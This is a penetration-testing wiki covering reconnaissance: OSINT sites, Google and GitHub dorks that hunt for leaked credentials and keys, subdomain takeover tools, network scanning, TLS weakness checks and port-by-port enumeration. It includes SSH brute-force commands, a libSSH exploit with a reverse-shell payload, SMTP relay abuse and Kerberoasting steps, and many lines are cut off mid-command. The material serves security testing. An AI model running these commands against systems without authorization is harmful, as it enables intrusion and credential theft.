Pentest Book

/home/six2dez/.pentest-book

Thanks to visit this site, please consider enhance this book with some awesome tools or techniques you know, you can contact me by Telegram(@six2dez) or Discord(six2dez#8201), GitHub pull request is welcomed too ;) **Hack 'em all**

Usage: Just use the search bar at the upper or navigate through the sections of the left zone. Enjoy it 😊

Don't you know where to go now? Let me introduce you to some of the most **popular pages** on this wiki:


- I'm doing that boring recognition phase, make it fun!
- What can you do in those strange ports?
- Doing a web pentest? Don't forget to check out any of these common attacks!
- Do you have the same hype as me with cloud services? They also have their vulnerabilities
- Stuck again with Windows and Kerberos? Here is my cheatsheet
- The mobile world does not stop growing, see my tips for Android and iOS
- Burp Suite is the tool most loved by everyone, but you have to know a few tricks, also check my preferred extensions

Important note: I use this wiki daily for my work and I am constantly updating it. I'm very sorry if a link to a page changes or I move it, if you need something you are free to contact me.

You can support this work buying me a coffee:

six2dez is making public my cybersecurity knowledge
https://www.buymeacoffee.com/six2dez

Stargazers over time



Stargazers over time

Recon

Public info gathering

Web resource

OSINT Framework	https://osintframework.com/
https://i-intelligence.eu/uploads/public-documents/OSINT_Handbook_2020.pdf	https://i-intelligence.eu/uploads/public-documents/OSINT_Handbook_2020.pdf

OSINT websites

RapidDNS Rapid DNS Information Collection - Home	https://rapiddns.io
DNSdumpster.com - dns recon and research, find and lookup dns records	https://dnsdumpster.com
Find email addresses in seconds • Hunter (Email Hunter)	https://hunter.io
Pentest-Tools.com | Powerful Pentesting Tools, Easy to Use	https://pentest-tools.com
https://viewdns.info	https://viewdns.info
Domain Security Test | Detect Dark Web Exposure, Phishing, Squatting and Trademark Infringement	https://immuniweb.com/radar/
Crunchbase: Discover innovative companies and the people behind them	https://crunchbase.com
Shodan	https://shodan.io
shhgit: find secrets in real time across GitHub, GitLab and BitBucket	https://shhgit.darkport.co.uk/
MultiRBL.valli.org - Blacklist, Whitelist and FCrDNS check tool	http://multirbl.valli.org/

tinfoleak | Free dossier of a twitter user https://tinfoleak.com/

Bug Bounty Helper https://dorks.faisalahmed.me/

LeakIX https://leakix.net/

http://xjypo5vzgmo7jca6b322dnqbsdnp3amd24ybx26x5nxbusccjkm4pwid.onion http://xjypo5vzgmo7jca6b322dnqbsdnp3am busccjkm4pwid.onion

---

Dorks

Google

```
"example.com" pass=
"example.com" password=
"example.com" pwd=
"index of /private" -site:net -site:com -site:org
"microsoft internet information services" ext:log
"phpMyAdmin MySQL-Dump" "INSERT INTO" -"the"
filetype:"bak"
filetype:"inc"
filetype:reg reg +intext:"defaultusername" +intext:"defaultpassword"
intext:"index of" "var/log/"
intext:”enable secret 5 $”
intitle:"Dashboard [Jenkins]"
intitle:"index of" "shell.php"
intitle:"Index of" intext:"sql"
intitle:Index.of etc shadow
intitle:”index of” mysql.conf OR mysql_config
inurl:admin intitle:index of ext:sql | xls | xml | json | csv
site: http://target.com ext:action | ext:struts | ext:do
site:example.com "Directory listing for" bak
site:example.com "Index of" bak
site:subdomain.target.com
site:target.com -www
site:target.com ext:php | ext:html
site:target.com intitle:"test" -support
site:target.com inurl:auth
site:target.com inurl:dev
#Open Redirect
inurl:url=https
inurl:url=http
inurl:u=https
inurl:u=http
inurl:redirect?https
inurl:redirect?http
inurl:redirect=https
inurl:redirect=http
inurl:link=http
inurl:link=https
inurl:redirectUrl=http site:paypal.com
#Gitlab - Source Code
inurl:gitlab "Tesla"
#Find S3 Buckets
```

```
site:.s3.amazonaws.com "Tesla"
site:http://storage.googleapis.com "target"
site:http://amazonaws.com "target"
intitle:traefik inurl:8080/dashboard
```

GitHub

```
".mlab.com password"
"access_key"
"access_token"
"amazonaws"
"api.googlemaps AIza"
"api_key"
"api_secret"
"apidocs"
"apikey"
"apiSecret"
"app_key"
"app_secret"
"appkey"
"appkeysecret"
"application_key"
"appsecret"
"appspot"
"auth"
"auth_token"
"authorizationToken"
"aws_access"
"aws_access_key_id"
"aws_key"
"aws_secret"
"aws_token"
"AWSSecretKey"
"bashrc password"
"bucket_password"
"client_secret"
"cloudfront"
"codecov_token"
"config"
"conn.login"
"connectionstring"
"consumer_key"
"credentials"
"database_password"
"db_password"
"db_username"
"dbpasswd"
"dbpassword"
"dbuser"
"dot-files"
"dotfiles"
"encryption_key"
"fabricApiSecret"
"fb_secret"
"firebase"
"ftp"
"gh_token"
"github_key"
"github_token"
"gitlab"
"gmail_password"
"gmail_username"
"herokuapp"
"internal"
"irc_pass"
"JEKYLL_GITHUB_TOKEN"
"key"
```

```
"keyPassword"
"ldap_password"
"ldap_username"
"login"
"mailchimp"
"mailgun"
"master_key"
"mydotfiles"
"mysql"
"node_env"
"npmrc _auth"
"oauth_token"
"pass"
"passwd"
"password"
"passwords"
"pem private"
"preprod"
"private_key"
"prod"
"pwd"
"pwds"
"rds.amazonaws.com password"
"redis_password"
"root_password"
"secret"
"secret.password"
"secret_access_key"
"secret_key"
"secret_token"
"secrets"
"secure"
"security_credentials"
"send.keys"
"send_keys"
"sendkeys"
"SF_USERNAME salesforce"
"sf_username"
"site.com" FIREBASE_API_JSON=
"site.com" vim_settings.xml
"slack_api"
"slack_token"
"sql_password"
"ssh"
"ssh2_auth_password"
"sshpass"
"staging"
"stg"
"storePassword"
"stripe"
"swagger"
"testuser"
"token"
"x-api-key"
"xoxb "
"xoxp"
[WFClient] Password= extension:ica
access_key
bucket_password
dbpassword
dbuser
extension:avastlic "support.avast.com"
extension:bat
extension:cfg
extension:env
extension:exs
extension:ini
extension:json api.forecast.io
extension:json googleusercontent client_secret
extension:json mongolab.com
extension:pem
```

```
extension:pem private
extension:ppk
extension:ppk private
extension:properties
extension:sh
extension:sls
extension:sql
extension:sql mysql dump
extension:sql mysql dump password
extension:yaml mongolab.com
extension:zsh
filename:.bash_history
filename:.bash_history DOMAIN-NAME
filename:.bash_profile aws
filename:.bashrc mailchimp
filename:.bashrc password
filename:.cshrc
filename:.dockercfg auth
filename:.env DB_USERNAME NOT homestead
filename:.env MAIL_HOST=smtp.gmail.com
filename:.esmtprc password
filename:.ftpconfig
filename:.git-credentials
filename:.history
filename:.htpasswd
filename:.netrc password
filename:.npmrc _auth
filename:.pgpass
filename:.remote-sync.json
filename:.s3cfg
filename:.sh_history
filename:.tugboat NOT _tugboat
filename:_netrc password
filename:apikey
filename:bash
filename:bash_history
filename:bash_profile
filename:bashrc
filename:beanstalkd.yml
filename:CCCam.cfg
filename:composer.json
filename:config
filename:config irc_pass
filename:config.json auths
filename:config.php dbpasswd
filename:configuration.php JConfig password
filename:connections
filename:connections.xml
filename:constants
filename:credentials
filename:credentials aws_access_key_id
filename:cshrc
filename:database
filename:dbeaver-data-sources.xml
filename:deploy.rake
filename:deployment-config.json
filename:dhcpd.conf
filename:dockercfg
filename:environment
filename:express.conf
filename:express.conf path:.openshift
filename:filezilla.xml
filename:filezilla.xml Pass
filename:git-credentials
filename:gitconfig
filename:global
filename:history
filename:htpasswd
filename:hub oauth_token
filename:id_dsa
filename:id_rsa
```

```
filename:id_rsa or filename:id_dsa
filename:idea14.key
filename:known_hosts
filename:logins.json
filename:makefile
filename:master.key path:config
filename:netrc
filename:npmrc
filename:pass
filename:passwd path:etc
filename:pgpass
filename:prod.exs
filename:prod.exs NOT prod.secret.exs
filename:prod.secret.exs
filename:proftpdpasswd
filename:recentservers.xml
filename:recentservers.xml Pass
filename:robomongo.json
filename:s3cfg
filename:secrets.yml password
filename:server.cfg
filename:server.cfg rcon password
filename:settings
filename:settings.py SECRET_KEY
filename:sftp-config.json
filename:sftp-config.json password
filename:sftp.json path:.vscode
filename:shadow
filename:shadow path:etc
filename:spec
filename:sshd_config
filename:token
filename:tugboat
filename:ventrilo_srv.ini
filename:WebServers.xml
filename:wp-config
filename:wp-config.php
filename:zhrc
HEROKU_API_KEY language:json
HEROKU_API_KEY language:shell
HOMEBREW_GITHUB_API_TOKEN language:shell
jsforce extension:js conn.login
language:yaml -filename:travis
msg nickserv identify filename:config
org:Target  "AWS_ACCESS_KEY_ID"
org:Target  "list_aws_accounts"
org:Target "aws_access_key"
org:Target "aws_secret_key"
org:Target "bucket_name"
org:Target "S3_ACCESS_KEY_ID"
org:Target "S3_BUCKET"
org:Target "S3_ENDPOINT"
org:Target "S3_SECRET_ACCESS_KEY"
password
path:sites databases password
private -language:java
PT_TOKEN language:bash
redis_password
root_password
secret_access_key
SECRET_KEY_BASE=
shodan_api_key language:python
WORDPRESS_DB_PASSWORD=
```

Shodan

```
port:"9200" elastic
```

```
product:"docker"
product:"kubernetes"
# Spring boot servers, look for /env or /heapdump
org:YOUR_TAGET http.favicon.hash:116323821
```

Tools

Amass

```
# Get ASN and do amass intel
amass intel -org "whatever"
amass intel -asn NUMBER -whois -d domain.com
amass enum -d example.com -active -cidr IF.YOU.GOT.THIS/24 -asn NUMBER

# Recommended, use amass with custom config file to set up your API keys
amass enum -list -config /.config/amass/amass_config.ini
```

Spiderfoot

```
spiderfoot -s domain.com
```

DMARC email spoofing

```
# https://github.com/BishopFox/spoofcheck
python2 spoofcheck.py domain.com

pip3 install mailspoof
sudo mailspoof -d domain.com

# Test email spoof
https://emkei.cz/
```

theHarvester

```
# theHarvester
theHarvester -d domain.com -b all
```

recon-ng

```
recon-ng
```

waybackurls / gau

```
# Check Wayback machine
# https://github.com/tomnomnom/waybackurls
go get github.com/tomnomnom/waybackurls
# Wayback machine dorks
https://web.archive.org/web/*/website.com/*
# https://github.com/lc/gau
gau example.com

https://gist.githubusercontent.com/mhmdiaa/adf6bff70142e5091792841d4b372050/raw/56366e6f58f98a1788dfec31c68
https://gist.githubusercontent.com/mhmdiaa/2742c5e147d49a804b408bfed3d32d07/raw/5dd007667a5b5400521761df931
```

sshgit

```
# https://github.com/eth0izzle/shhgit
shhgit --search-query AWS_ACCESS_KEY_ID=AKIA
```

buster - email analyzer

```
# https://github.com/sham00n/buster
buster -e target@example.com
```

pymeta - metadata analyzer

```
# https://github.com/m8r0wn/pymeta
pymeta -d example.com
```

favicon tools

```
# https://github.com/devanshbatham/FavFreak
cat urls.txt | python3 favfreak.py
# https://github.com/pielco11/fav-up
favUp.py -k SHODANKEY -w website.com
```

truffleHog - secrets in public repos

```
# https://github.com/dxa4481/truffleHog
trufflehog https://github.com/Plazmaz/leaky-repo
trufflehog --regex --entropy=False https://github.com/Plazmaz/leaky-repo
```

pwndb - leaked creds (tor enabled)

```
# https://github.com/davidtavarez/pwndb
python3 pwndb.py --target asd@asd.com
```

Pastebin

```
# https://github.com/notdodo/pastego
pastego -s "word"
```

Google Accounts

```
# https://github.com/mxrch/ghunt
python hunt.py myemail@gmail.com
```

Twitter

```
# https://github.com/twintproject/twint
twint -u username
```

Rapid 7 Sonar DNS database

```
# https://opendata.rapid7.com/sonar.fdns_v2/
# https://github.com/cgboal/sonarsearch

go get -u github.com/cgboal/sonarsearch/crobat
crobat -s site.com
```

GitDorker - GitHub dorks helper

```
# https://github.com/obheda12/GitDorker
python3 GitDorker.py -tf TOKENSFILE -q tesla.com -d dorks/DORKFILE -o target
```

AIO Recon Tools

thewhiteh4t/FinalRecon https://github.com/thewhiteh4t/FinalRecon

```
python3 finalrecon.py --full https://example.com
```

evyatarmeged/Raccoon https://github.com/evyatarmeged/Raccoon

```
raccoon domain.com
```

s0md3v/Photon https://github.com/s0md3v/Photon

```
python3 photon.py -u domain.com -l 3 -t 10 -v --wayback --keys --dns
```

j3ssie/Osmedeus https://github.com/j3ssie/Osmedeus

```
python3 osmedeus.py -t example.com
```

Domain Enum

DNSRecon

```
dnsrecon -d www.example.com -a
dnsrecon -d www.example.com -t axfr
dnsrecon -d
dnsrecon -d www.example.com -D  -t brt
```

DIG

```
dig www.example.com + short
dig www.example.com MX
dig www.example.com NS
dig www.example.com> SOA
dig www.example.com ANY +noall +answer
dig -x www.example.com
dig -4 www.example.com (For IPv4)
dig -6 www.example.com (For IPv6)
dig www.example.com mx +noall +answer example.com ns +noall +answer
dig -t AXFR www.example.com
dig axfr @10.11.1.111 example.box
```

DNSEnum

```
# dnsenum
dnsenum 10.11.1.111
```

Subdomain Enum

Best Tools

cihanmehmet/sub.sh https://github.com/cihanmehmet/sub.sh

```
./sub.sh -a example.com
# Add function to .bashrc or .zshrc
function subdomain() { curl -sL https://git.io/JesKK | bash /dev/stdin "$1" "$2" }
subdomain -a example.com
```

SolomonSklash/chomp-scan https://github.com/SolomonSklash/chomp-scan

```
./chomp-scan.sh -u example.com
```

Projectdiscovery.io | Chaos https://chaos.projectdiscovery.io/#/

```
chaos -d domain.com
```

Subdomain enumeration tools

```
assetfinder example.com

subfinder -d example.com  -recursive -silent -t 200 -v -o  example.com.subs
subfinder -d target.com -silent | httpx -follow-redirects -status-code -vhost -threads 300 -silent | sort -

knockpy domain.com

# https://github.com/nsonaniya2010/SubDomainizer
python3 SubDomainizer.py -u https://url.com

amass enum --passive -d example.com -o example.com.subs
amass enum  -src -ip -brute -min-for-recursive 2 -d example.com -o example.com.subs

python3 domained.py -d example.com --quick

fierce -dns example.com

# Subdomains from Wayback Machine
gau -subs example.com | cut -d / -f 3 | sort -u

# Check alive hosts httpx
# https://github.com/projectdiscovery/httpx
httpx -l hosts.txt
cat hosts.txt | httpx -title -status-code -content-length -web-server
```

```
# AltDNS - Subdomains of subdomains XD
altdns -i subdomains.txt -o data_output -w words.txt -r -s results_output.txt

# Onliner to find (sub)domains related to a kword on pastebin through google
# https://github.com/gwen001/pentest-tools/blob/master/google-search.py
google-search.py -t "site:http://pastebin.com kword" -b -d -s 0 -e 5 | sed "s/\.com\//\.com\/raw\//" | xarg

dnsrecon -d example.com -D subdomains-top1mil-5000.txt -t brt

# Aquatone - Validate subdomains (take screenshots and generate report)
cat hosts.txt | aquatone

# Wildcard subdomain
dig a *.domain.com = dig a asdasdasd132123123213.domain.com # this is a wildcard subdomain

# Subdomain enumeration from GitHub
# https://github.com/gwen001/github-search
python3 github-subdomains.py -t "GITHUB-TOKEN" -d example.com

# Best subdomain bruteforce list
https://gist.githubusercontent.com/jhaddix/f64c97d0863a78454e44c2f7119c2a6a/raw/96f4e51d96b2203f19f6381c8c5
```

Subdomain discovery with Burp

Navigate throug target main website with Burp:

- Without passive scanner
- Set forms auto submit
- Scope in advanced, any protocol and one keyword ("tesla")
- Last step, select all sitemap, Engagement Tools -> Analyze target

Subdomain finder script

```
#!/bin/bash
# $1 => example.domainamass
amass enum --passive -d $1 -o domains_$1
assetfinder --subs-only $1 | tee -a domains_41subfinder -d $1 -o domains_subfinder_$1
cat domains_subfinder_$1 | tee -a domains_$1sort -u domains_$1 -o domains_$1
cat domains_$1 | filter-resolved | tee -a domains_$1.txt
# Optional xss checker
cat domains_$1.txt | ~/go/bin/httprobe -p http:81 -p http:8080 -p https:8443 | waybackurls | kxss | tee xss
```

Subdomain bruteforce discovering

```
# Subdomain bruteforcing
sudo python3 subbrute.py example.com > subbrute_results.txt && massdns -r /MASSDNSPATH/lists/resolvers.txt
gobuster -m dns -u domain.com -t 100 -w /path/dictionary.txt
amass enum -brute -d example.com -src
# Dictionary for subdomain bruteforce https://github.com/assetnote/commonspeak2
```

Subdomain Takeover

Explanation

1. Domain name (sub.example.com) uses a CNAME record for another domain (sub.example.com CNAME anotherdomain.com).
2. At some point, anotherdomain.com expires and is available for anyone's registration.
3. Since the CNAME record is not removed from the DNS zone of example.com, anyone who records anotherdomain.com has full control over sub.example.com until the DNS record is present.

Resources

Subdomain Takeover: Proof Creation for Bug Bounties	https://0xpatrik.com/takeover-proofs/
EdOverflow/can-i-take-over-xyz	https://github.com/EdOverflow/can-i-take-over-xyz
Subdomain Takeover Explained with Practical	https://blog.initd.sh/others-attacks/mis-configuration/subdomain-takeover-explained/

Tools

```
# https://github.com/LukaSikic/subzy
subzy -targets list.txt
subzy -concurrency 100 -hide_fails -targets subs.txt

# https://github.com/CoffeeJunkiee/Subvenkon
python subvenkon.py -d subdomains.txt

# https://github.com/Ice3man543/SubOver
SubOver -l /root/subdomains.txt -t 100 # Subdomains generated with subgen

# https://github.com/JordyZomer/autoSubTakeover
pip install autosubtakeover
autosubtakeover --wordlist domains.txt

# https://github.com/haccer/subjack
subjack -w /root/subdomain.txt -a -v -t 100 -timeout 30 -o results.txt -ssl # Subdomains generated with sub

# https://github.com/antichown/subdomain-takeover
python takeover.py -d domain.com -w /root/Repos/SecLists/Discovery/DNS/clean-jhaddix-dns.txt -t 100

# https://github.com/pry0cc/subgen
go get -u github.com/pry0cc/subgen
cat wordlist.txt | subgen -d "uber.com"
cat /home/user/Escritorio/tools/SecLists/Discovery/DNS/clean-jhaddix-dns.txt | subgen -d domain.com |  mass
Check for results.txt

# https://github.com/guptabless/unclaim-s3-finder
bucket-takeover.py -u https://qweqwe.asasdasdad.com
```

Network Scanning

Netdiscover

```
netdiscover -i eth0
netdiscover -r 10.11.1.1/24
```

Nmap

```
nmap -sn 10.11.1.1/24
nmap -sn 10.11.1.1-253
nmap -sn 10.11.1.*
```

NetBios

```
nbtscan -r 10.11.1.1/24
```

Ping Sweep - Bash

```
for i in {1..254} ;do (ping -c 1 172.21.10.$i | grep "bytes from" &) ;done
```

Ping Sweep - Windows

```
for /L %i in (1,1,255) do @ping -n 1 -w 200 172.21.10.%i > nul && echo 192.168.1.%i is up.
```

Host Scanning

nmap

```
# Fast simple scan
nmap 10.11.1.111

# Nmap ultra fast
nmap 10.11.1.111 --max-retries 1 --min-rate 1000

# Full complete slow scan with output
nmap -v -A -p- -Pn --script vuln -oA full 10.11.1.111

# Network filtering evasion
nmap --source-port 53 -p 5555 10.11.1.111
    # If work, set IPTABLES to bind this port
    iptables -t nat -A POSTROUTING -d 10.11.1.111 -p tcp -j SNAT --to :53

# Scan for UDP
nmap 10.11.1.111 -sU
nmap -sU -F -Pn -v -d -sC -sV --open --reason -T5 10.11.1.111
```

Packet Scanning

tcpdump

```
tcpdump -i eth0
tcpdump -c -i eth0
tcpdump -A -i eth0
tcpdump -w 0001.pcap -i eth0
tcpdump -r 0001.pcap
tcpdump -n -i eth0
tcpdump -i eth0 port 22
tcpdump -i eth0 -src 172.21.10.X
tcpdump -i eth0 -dst 172.21.10.X
```

Packet strings analyzer

```
# https://github.com/lgandx/PCredz
./Pcredz -f file-to-parse.pcap
./Pcredz -d /tmp/pcap-directory-to-parse/
./Pcredz -i eth0 -v
```

Recon Methodology (WiP)

```
# Full subdomain enum
./sub.sh -a example.com
./chomp-scan.sh -u example.com

# Take snapshots of every subdomainy
cat subdomains.txt | aquatone -out ~/aquatone/whatever
eyewitness -file subs.txt --prepend-https

# Get unique IPs alive hosts and port scan
nmap -iL subs.txt -Pn -n -sn -oG - | awk '/Up$/{print $2}' > subs_ip_alive.txt
masscan -iL subs_alive.txt -p7,9,13,21-23,25-26,37,53,79-81,88,106,110-111,113,119,135,139,143-144,179,199,

# Check for every github repository
gitrob githubaccount

# Check for wayback urls and robots
waybackurls example.com
python3 waybackrobots.py
python3 waybackurls.py

# Check passwords leaks
python3 pwndb.py --target @example.com
python3 pwndb.py --target user@example.com
```

Enumeration

Files

Common

```
# Check real file type
file file.xxx

# Analyze strings
strings file.xxx
strings -a -n 15 file.xxx # Check the entire file and outputs strings longer than 15 chars

# Check embedded files
binwalk file.xxx # Check
binwalk -e file.xxx # Extract

# Check as binary file in hex
ghex file.xxx

# Check metadata
exiftool file.xxx

# Stego tool for multiple formats
wget https://embeddedsw.net/zip/OpenPuff_release.zip
unzip OpenPuff_release.zip -d ./OpenPuff
wine OpenPuff/OpenPuff_release/OpenPuff.exe

# Compressed files
fcrackzip file.zip
# https://github.com/priyankvadaliya/Zip-Cracker-
python zipcracker.py -f testfile.zip -d passwords.txt
python zipcracker.py -f testfile.zip -d passwords.txt -o extractdir

# Office documents
https://github.com/assafmo/xioc

# Zip files in website
pip install remotezip
# list contents of a remote zip file
remotezip -l "http://site/bigfile.zip"
# extract file.txt from a remote zip file
remotezip "http://site/bigfile.zip" "file.txt"
```

Disk files

```
# guestmount can mount any kind of disk file
sudo apt-get install libguestfs-tools
guestmount --add yourVirtualDisk.vhdx --inspector --ro /mnt/anydirectory
```

Audio

```
# Check spectrogram
wget https://code.soundsoftware.ac.uk/attachments/download/2561/sonic-visualiser_4.0_amd64.deb
dpkg -i sonic-visualiser_4.0_amd64.deb

# Check for Stego
hideme stego.mp3 -f && cat output.txt #AudioStego
```

Images

```
# Stego
wget http://www.caesum.com/handbook/Stegsolve.jar -O stegsolve.jar
chmod +x stegsolve.jar
java -jar stegsolve.jar

# Stegpy
stegpy -p file.png

# Check png corrupted
pngcheck -v image.jpeg

# Check what kind of image is
identify -verbose image.jpeg
```

SSL/TLS

DROWN

```
# Check for "SSLv2 supported"
nmap -p- -sV -sC example.com
```

TLS_FALLBACK_SCSV

```
# Check in the lower port
openssl s_client -tls1 -fallback_scsv -connect example.com:443
# - Response:
# tlsv1 alert inappropriate fallback:s3_pkt.c:1262:SSL alert number 86
```

BEAST

```
# TLSv1.0 and CBC ciphers
openssl s_client -[sslv3/tls1] -cipher CBC_CIPHER -connect example.com:443
```

LUCKY13

```
openssl s_client -cipher CBC_CIPHER -connect example.com:443
```

Sweet32

```
openssl s_client -cipher 3DES -connect example.com:443
```

Logjam

```
# Check the "Server Temp Key" response is bigger than 1024 (only in OpenSSL 1.0.2 or better)
openssl s_client -connect www.example.com:443 -cipher "EDH"
```

SSLv2 Support

```
# If is supported this will return the server certificate information if not, error
openssl s_client -ssl2 -connect example.com:443
```

SSLv3 Support

```
# If is supported this will return the server certificate information if not, error
openssl s_client -ssl3 -connect google.com:443
```

Cipher suites

```
# Cipher Suites
nmap --script ssl-enum-ciphers -p 443 example.com

# - Anon cypher (fail)
openssl s_client -cipher aNULL -connect example.com:443

# - DES Cipher (fail)
openssl s_client -cipher DES -connect example.com:443

# - 3DES Cipher (fail)
openssl s_client -cipher 3DES -connect example.com:443

# - Export Cipher (fail)
openssl s_client -cipher EXPORT -connect example.com:443

# - Low Cipher (fail)
openssl s_client -cipher LOW -connect example.com:443

# - RC4 Cipher (fail)
openssl s_client -cipher RC4 -connect example.com:443

# - NULL Cipher (fail)
openssl s_client -cipher NULL -connect example.com:443

# - Perfect Forward Secrecy Cipher (This should NOT fail):
openssl s_client -cipher EECDH, EDH NULL -connect example.com:443
```

Secure renegotiation

```
# Check secure renegotiation is not supported
# If not, send request in the renegotiation
# Once sent, if it's vulnerable it shouldn't return error
openssl s_client -connect example.com:443
HEAD / HTTP/1.0
R
# <Enter or Return key>
```

CRIME

```
# Check for "Compression: NONE"
openssl s_client -connect example.com:443
```

BREACH

```
# If the response contains encoded data, host is vulnerable
openssl s_client -connect example.com:443
GET / HTTP/1.1
Host: example.com
Accept-Encoding: compress, gzip
```

Heartbleed

```
# Heartbleed
nmap -p 443 --script ssl-heartbleed --script-args vulns.showall example.com

# Heartbleed checker oneliner from sites list
cat list.txt | while read line ; do echo "QUIT" | openssl s_client -connect $line:443 2>&1 | grep 'server e
```

Change cipher spec injection

```
nmap -p 443 --script ssl-ccs-injection example.com
```

Cipher order enforcement

```
# Choose a protocol and 2 different ciphers, one stronger than other
# Make 2 request with different cipher order anc check in the response if the cipher is the first of the re
nmap -p 443 --script ssl-enum-ciphers example.com
openssl s_client -tls1_2 -cipher 'AES128-GCM-SHA256:AES128-SHA' -connect contextis.co.uk:443
openssl s_client -tls1_2 -cipher 'AES128-SHA:AES128-GCM-SHA256' -connect contextis.co.uk:443
```

Ports

General

AIO Penetration Testing Methodology - 0DAYsecurity.com

Port 21 - FTP

```
nmap --script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221
```

Port 22 - SSH

- If you have usernames test login with username:username
- Vulnerable Versions to user enum: <7.7

```
# Enum SSH
# Get version
nmap 10.11.1.1 -p22 -sV
# Get banner
nc 10.11.1.1 22
# Get login banner
ssh root@10.11.11.1
# Get algorythms supporteed
nmap -p22 10.11.1.1 --script ssh2-enum-algos
# Check weak keys
nmap-p22 10.2.1.1 --script ssh-hostkey --script-args ssh_hostkey=full
# Check auth methods
nmap -p22 10.11.1.1 --script ssh-auth-methods --script-args="ssh.user=admin"

# User can ask to execute a command right after authentication before it's default command or shell is exec
$ ssh -v user@10.10.1.111 id
...
Password:
debug1: Authentication succeeded (keyboard-interactive).
Authenticated to 10.10.1.111 ([10.10.1.1114]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
debug1: Sending command: id
debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
uid=1000(user) gid=100(users) groups=100(users)
debug1: channel 0: free: client-session, nchannels 1
Transferred: sent 2412, received 2480 bytes, in 0.1 seconds
Bytes per second: sent 43133.4, received 44349.5
debug1: Exit status 0

# Check Auth Methods:
$ ssh -v 10.10.1.111
OpenSSH_8.1p1, OpenSSL 1.1.1d  10 Sep 2019
...
debug1: Authentications that can continue: publickey,password,keyboard-interactive
```

```
# Force Auth Method:
$ ssh -v 10.10.1.111 -o PreferredAuthentications=password
...
debug1: Next authentication method: password

# BruteForce:
patator ssh_login host=10.11.1.111 port=22 user=root 0=/usr/share/metasploit-framework/data/wordlists/unix_
hydra -l user -P /usr/share/wordlists/password/rockyou.txt -e s ssh://10.10.1.111
medusa -h 10.10.1.111 -u user -P /usr/share/wordlists/password/rockyou.txt -e s -M ssh
ncrack --user user -P /usr/share/wordlists/password/rockyou.txt ssh://10.10.1.111

# LibSSH Before 0.7.6 and 0.8.4 - LibSSH 0.7.6 / 0.8.4 - Unauthorized Access
# Id
python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22 id
# Reverse
python /usr/share/exploitdb/exploits/linux/remote/46307.py 10.10.1.111 22 "rm /tmp/f;mkfifo /tmp/f;cat /tmp

# SSH FUZZ
# https://dl.packetstormsecurity.net/fuzzer/sshfuzz.txt

# cpan Net::SSH2
./sshfuzz.pl -H 10.10.1.111 -P 22 -u user -p user

use auxiliary/fuzzers/ssh/ssh_version_2

# SSH-AUDIT
# https://github.com/arthepsy/ssh-audit

# Enum users < 7.7:
# https://www.exploit-db.com/exploits/45233
python ssh_user_enum.py --port 2223 --userList /root/Downloads/users.txt IP 2>/dev/null | grep "is a"

# SSH Leaks:
https://shhgit.darkport.co.uk/
```

Port 23 - Telnet

```
# Get banner
telnet 10.11.1.110
# Bruteforce password
patator telnet_login host=10.11.1.110 inputs='FILE0\nFILE1' 0=/root/Desktop/user.txt 1=/root/Desktop/pass.t
```

Port 25 - SMTP

```
nc -nvv 10.11.1.111 25
HELO foo

telnet 10.11.1.111 25
VRFY root

nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011
smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.txt -t 10.11.1.111

# Send email unauth:

MAIL FROM:admin@admin.com
RCPT TO:DestinationEmail@DestinationDomain.com
```

```
DATA
test

.

Receive:
250 OK
```

Port 53 - DNS

```
# Transfer zone

dig AXFR domain.com @10.10.10.10
dnsrecon -t axfr -d domain
fierce -dns domain.com
```

Port 69 - UDP - TFTP

- Vulns tftp in server 1.3, 1.4, 1.9, 2.1, and a few more.
- Same checks as FTP Port 21.

```
nmap -p69 --script=tftp-enum.nse 10.11.1.111
```

Port 88 - Kerberos

Check Kerberos dedicated section

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='DOMAIN.LOCAL'" IP
use auxiliary/gather/kerberos_enumusers # MSF

# Check for Kerberoasting:
GetNPUsers.py DOMAIN-Target/ -usersfile user.txt -dc-ip <IP> -format hashcat/john

# GetUserSPNs
ASREPRoast:
impacket-GetUserSPNs <domain_name>/<domain_user>:<domain_user_password> -request -format <AS_REP_responses_
impacket-GetUserSPNs <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format [hashcat | joh

